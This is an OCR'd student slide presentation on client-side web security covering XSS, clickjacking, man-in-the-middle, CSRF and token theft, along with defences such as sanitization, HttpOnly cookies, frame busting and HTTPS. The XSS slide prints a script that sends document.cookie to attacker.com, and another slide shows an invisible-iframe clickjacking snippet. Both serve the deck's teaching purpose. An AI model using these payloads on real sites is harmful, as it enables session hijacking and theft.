Handling Client-Side Data Securely

PRESENTED BY :

- TRISHAR M
- DHANANJAYA R

- **Client-side data security** refers to protecting data that is processed, stored, and transmitted on the user's device (browser, mobile, or desktop) before reaching the server.
- It ensures that sensitive information is not exposed to **attackers** who may exploit **client-side vulnerabilities**.

Why it is Important .. ?


Prevents Data Theft – Attackers can steal sensitive data stored in local storage, session storage, or cookies.

Protects User Privacy – Ensures personal and financial data is not exposed to malicious scripts.

Prevents Code Injection Attacks – Avoids threats like **Cross-Site Scripting (XSS)** and **Cross-Site Request Forgery (CSRF)**.


Ensures Secure Communication – Prevents **Man-in-the-Middle (MITM) attacks** by enforcing HTTPS.

Reduces Attack Surface – Proper security measures reduce the risk of unauthorized access to client-side resources.



Common client-side threats ..?

- Cross-site Scripting(XSS)
- Click Jacking
- Man-in-Middle Attack
- Cross site Request forgery (CSRF)



Cross site Scripting (XSS)

- Cross-Site Scripting (XSS) is a **web security vulnerability** where an attacker injects **malicious scripts (JavaScript)** into a trusted website, which then gets executed in the victim's browser.

1. XSS Attack on a Login Form :

```
<script>
  fetch('https://attacker.com/steal?cookie=' + document.cookie);
</script>
```

The website does not **sanitize user inputs**, this script executes whenever another user views the comment. The script steals their **session cookie**, allowing the attacker to hijack their account.

```
function sanitizeInput(input) {
    return input.replace(/</g, "&lt;").replace(/>/g, "&gt;");
}
```


Fixes :


- Input Sanitization
- Set HTTP Only & Secure Cookies

```
Set-Cookie: session=xyz123; HttpOnly; Secure
```

Click Jacking :

- **web security attack** where an attacker tricks a user into clicking on an invisible or disguised element on a legitimate website, performing unintended actions like **transferring money, changing settings, or enabling a camera/microphone**.





2. Clickjacking on a Banking Website :

A hacker creates a fraudulent webpage

```
<iframe src="https://bank.com/transfer" style="opacity:0; position:absolute;"></iframe>
<button onclick="stealMoney()">Click here for a free gift!</button>
```

The button is clicking the invisible **"Transfer Money"** button.

FIXES :


- Implement Frame Busting JavaScript.
- Improved Frame Busting with User Confirmation.

```
if (window.top !== window.self) {
    if (confirm("This page is being displayed inside an iframe. Do you want to open it in
        window.top.location = window.self.location;
    }
}
```

Man in Middle Attack :


A **Man-in-the-Middle (MITM) attack** is a security breach where an attacker intercepts and possibly alters communication between two parties **without their knowledge**.

This allows the attacker to **steal sensitive data**, such as login credentials, banking information, or personal messages.




3. Wi-Fi Eavesdropping :

- You connect to a public Wi-Fi named **"Presidency_Free_WiFi"**.
- Unknowingly, the Wi-Fi is **set up by an attacker** as a fake hotspot.
- The attacker **monitors all unencrypted data** sent between you and the internet, including login credentials.



Cross site Request Forgery :

An attack where a malicious website tricks an authenticated user into performing unintended actions on a trusted website **without their consent**.



- User logs into a legitimate website (e.g., a banking site) and remains authenticated (session cookie stored).
- Attacker sends the user a malicious request via email, social media, or an embedded script.
- If the user clicks the malicious link while still logged in, their browser sends a request to the legitimate site using the stored session cookies.
- The site processes the request as if it were a legitimate action from the user.

Securing Data On Client Side ..?

1. Avoid storing sensitive data in local storage, cookies, or session storage.

2. Use Content Security Policy (CSP)

Local Storage Token Theft :

A single-page application (SPA) stores an authentication token in local-storage

```
localStorage.setItem("authToken", "eyJhbGciOiJIUz...");
```

attacker injects an XSS script:

```
console.log(localStorage.getItem("authToken"));
```

```
Set-Cookie: authToken=eyJhbGciOiJIUz...; HttpOnly; Secure; SameSite=Strict
```

Prevents from running malicious scripts

Secure Authentication & Authorization

- Use Strong Password Policies and Multi-Factor Authentication (MFA)

  Example: Google's 2FA login system

- Implement Proper Session Management

  Example: Expiring inactive sessions after 15 minutes

- Prevent Token Theft (OAuth, JWT security best practices)

  Example: Refresh tokens with short expiration

Secure Communication

- Enforce HTTPS using TLS

Example: A website using SSL/TLS certificates to prevent MITM attacks

- Use Secure HTTP Headers (HSTS, X-Frame-Options, X-Content-Type-Options)

Example: Preventing clickjacking by using X-Frame-Options


Any Questions.....


THANK
YOU